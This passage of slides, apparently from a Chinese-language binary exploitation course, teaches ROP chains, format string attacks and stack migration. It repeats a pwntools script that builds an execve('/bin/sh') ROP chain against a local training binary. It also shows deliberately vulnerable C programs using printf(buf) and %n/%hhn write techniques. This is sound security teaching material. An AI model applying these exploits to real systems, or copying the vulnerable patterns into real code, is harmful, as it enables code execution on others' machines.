rop_chain = pop_rdi + bin_sh + pop_rsi + p64(0) + pop_rax_rdx_rbx + p64(59) + p64(0) + p64(0xdeadbeef) + syscall

raw_input()
r.sendline('a'*16 + rop_chain)
r.interactive()
```

找齊要用的 gadget

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP 解法



```
r = process("./rop")

r.recvuntil(":\n")
r.sendline('/bin/sh\x00')
r.recvuntil("!\n")

pop_rdi = p64(0x401e7f)
pop_rsi = p64(0x409eee)
pop_rax_rdx_rbx = p64(0x47eeea)
bin_sh = p64(0x4c72f0)
syscall = p64(0x46bad4)
rop_chain = pop_rdi + bin_sh + pop_rsi + p64(0) + pop_rax_rdx_rbx + p64(59) + p64(0) + p64(0xdeadbeef) + syscall

raw_input()
r.sendline('a'*16 + rop_chain)
r.interactive()
```

串 rop chain

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ROP

ROP 解法


```
r = process("./rop")

r.recvuntil(":\n")
r.sendline('/bin/sh\x00')
r.recvuntil("!\n")

pop_rdi = p64(0x401e7f)
pop_rsi = p64(0x409eee)
pop_rax_rdx_rbx = p64(0x47eeea)
bin_sh = p64(0x4c72f0)
syscall = p64(0x46bad4)
rop_chain = pop_rdi + bin_sh + pop_rsi + p64(0) + pop_rax_rdx_rbx + p64(59) + p64(0) + p64(0xdeadbeef) + syscall

raw_input()
r.sendline('a'*16 + rop_chain)
r.interactive()
```

buf + rbp + rop chain

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ROP

ROP 解法




```
r = process("./rop")

r.recvuntil(":\n")
r.sendline('/bin/sh\x00')
r.recvuntil("!\n")

pop_rdi = p64(0x401e7f)
pop_rsi = p64(0x409eee)
pop_rax_rdx_rbx = p64(0x47eeea)
bin_sh = p64(0x4c72f0)
syscall = p64(0x46bad4)
rop_chain = pop_rdi + bin_sh + pop_rsi + p64(0) + pop_rax_rdx_rbx + p64(59) + p64(0) + p64(0xdeadbeef) + syscall

raw_input()
r.sendline('a'*16 + rop_chain)
r.interactive()
```

不需要 pop rbx 但 gadget 有

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP 解法



```
r = process("./rop")

r.recvuntil(":\n")
r.sendline('/bin/sh\x00')
r.recvuntil("!\n")

pop_rdi = p64(0x401e7f)
pop_rsi = p64(0x409eee)
pop_rax_rdx_rbx = p64(0x47eeea)
bin_sh = p64(0x4c72f0)
syscall = p64(0x46bad4)
rop_chain = pop_rdi + bin_sh + pop_rsi + p64(0) + pop_rax_rdx_rbx + p64(59) + p64(0) + p64(0xdeadbeef) + syscall

raw_input()
r.sendline('a'*16 + rop_chain)
r.interactive()
```

不需要 pop rbx 但 gadget 有

塞個垃圾給它 pop

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</>

Format String

04

}/>[

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Format String

Format String

誤用 printf 造成的漏洞


→ 任意讀寫

1 0 1 1　0 1 1　0 1　1 0 1 1 0 0 1　1 0　1 1 0 1 1　0 1 1　0 1　1 1 0 1 1 0　1 1 0 1 1 1　1 1 0 1

</ Format String

Format String 範例1

改用 scanf / printf
就完全安全了嗎？



```
int main()
{
    char buf[40];
    scanf("%s", buf);
    printf(buf);
    return 0;
}
```

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ Format String

Format String

印出奇怪的東西ㄌ



```
user@Reverse:~/ProgSec/Day2$ ./fmt_1
%p%p%p%p
0xa(nil)0x7fceacc1aaa0(nil)user@Reverse
```

</ Format String


Format String

用 gdb 看一下印出了甚麼


</ Format String

Format String

register 被印出來了



```
user@Reverse:~/ProgSec/Day2$ ./fmt_1
%p%p%p%p
0xa(nil)0x7fceacc1aaa0(nil)user@Reverse
```



```
RAX: 0x1
RBX: 0x0
RCX: 0x7ffff7e1aaa0 --> 0xfbad2288
RDX: 0x0
RSI: 0xa ('\n')
RDI: 0x7fffffffd990 --> 0x3055e4
RBP: 0x7fffffffdf00 --> 0x1
RSP: 0x7fffffffded0 ("%p%p%p%p")
RIP: 0x5555555551bf (<main+54>: lea
R8 : 0x0
R9 : 0x5555555592a0 ("%p%p%p%p\n")
R10: 0xffffffffffffff80
R11: 0x0
```

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Format String

Format String


因為輸入被當成 format 輸出了

另外 %s 會把值作為位址，印出該位址存的值

</ Format String

Format String

印出 register 也無傷大雅吧？



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Format String

Format String

被看光ㄌ


rdi	rsi	rdx	rcx	r8	r9	*rsp
*(rsp + 8)	*(rsp + 16)	*(rsp + 24)	*(rsp + 32)	*(rsp + 40)	*(rsp + 48)	*(rsp + 56)

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Format String

Format String

%n$p 可以指定第 n 個參數



```
%6$p
0x70243625
```


第六個開始是 rsp

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Format String

Format String 範例2

嘗試印出 flag



```c
int main()
{
    char buf[40];
    char flag[16] = "FLAG{1234567890}";
    scanf("%s", buf);
    printf(buf);
    return 0;
}
```

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Format String

Format String 任意讀取


把想讀的位址存到 Stack 再用 %s 達成任意讀取

1 0 1 1　0 1 1　0 1　1 0 1 1 0 0 1　1 0　1 1 0 1 1　0 1 1　0 1　1 1 0 1 1 0　1 1 0 1 1 1　1 1 0 1

</ Format String

Format String 範例3

嘗試印出 flag



```
#include <stdio.h>

// gcc -o fmt_3 fmt_3.c

char flag[16] = "FLAG{abcdefghij}";

int main()
{
    printf("Address of flag: %p\n", flag);
    char buf[40];
    scanf("%s", buf);
    printf(buf);
    return 0;
}
```

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Format String

Format String 寫入

%n 可以寫入已顯示的字元數

E.g.:
“123%3$n” 表示對第三個參數寫入 len(“123”) 也就是 3

Note: 是把參數做為 address 寫入，跟 %s 很像

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Format String

Format String 寫入

可以搭配 %c


E.g.:
“%123c%3$n” 表示對第三個參數寫入 123

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Format String

Format String 範例4

嘗試修改 key



```c
#include <stdio.h>

// gcc -o fmt_4 fmt_4.c

char key = 'a';


int main()
{
    printf("Address of key: %p\n", &key);
    char buf[40];
    scanf("%s", buf);
    printf(buf);
    if(key == 'b') system("/bin/sh");
    return 0;
}
```

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Format String

Format String 寫入

想寫一個 address 的話…

輸出的字元太多了，耗時以外還可能 crash

可以用 %hhn 寫入字元數 % 256 (長度為 1 byte)

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</>

Migration

05

}/>[

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Migration

Stack Migration

如果可以輸入的 ROP chain 不夠長呢？

將 ROP chain 寫在已知固定位置上
再用 leave 移動 stack 到已知位置

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Migration

Stack Migration

假設可以輸入 32 個 byte，而到 return 的 offset 有 8 bytes

能用的 gadget 數量不多
沒有 one gadget 可用的話，可以嘗試 stack migration

</ Migration

Stack Migration

```
leave
ret
```


$\Rightarrow$

```
mov rsp, rbp
pop rbp
ret
```

</ Migration

Simple Migration


```
mov rsp, rbp
pop rbp
ret
```



</ Migration

Simple Migration


```
mov rsp, rbp
pop rbp
ret
```



</ Migration

Simple Migration


```
mov rsp, rbp
pop rbp
ret
```



</ Migration

Simple Migration

```
mov rsp, rbp
pop rbp
ret
```




1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Migration

Simple Migration


```
mov rsp, rbp
pop rbp
ret
```



</ Migration

Simple Migration

```
...
ret
```




1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Migration

Simple Migration

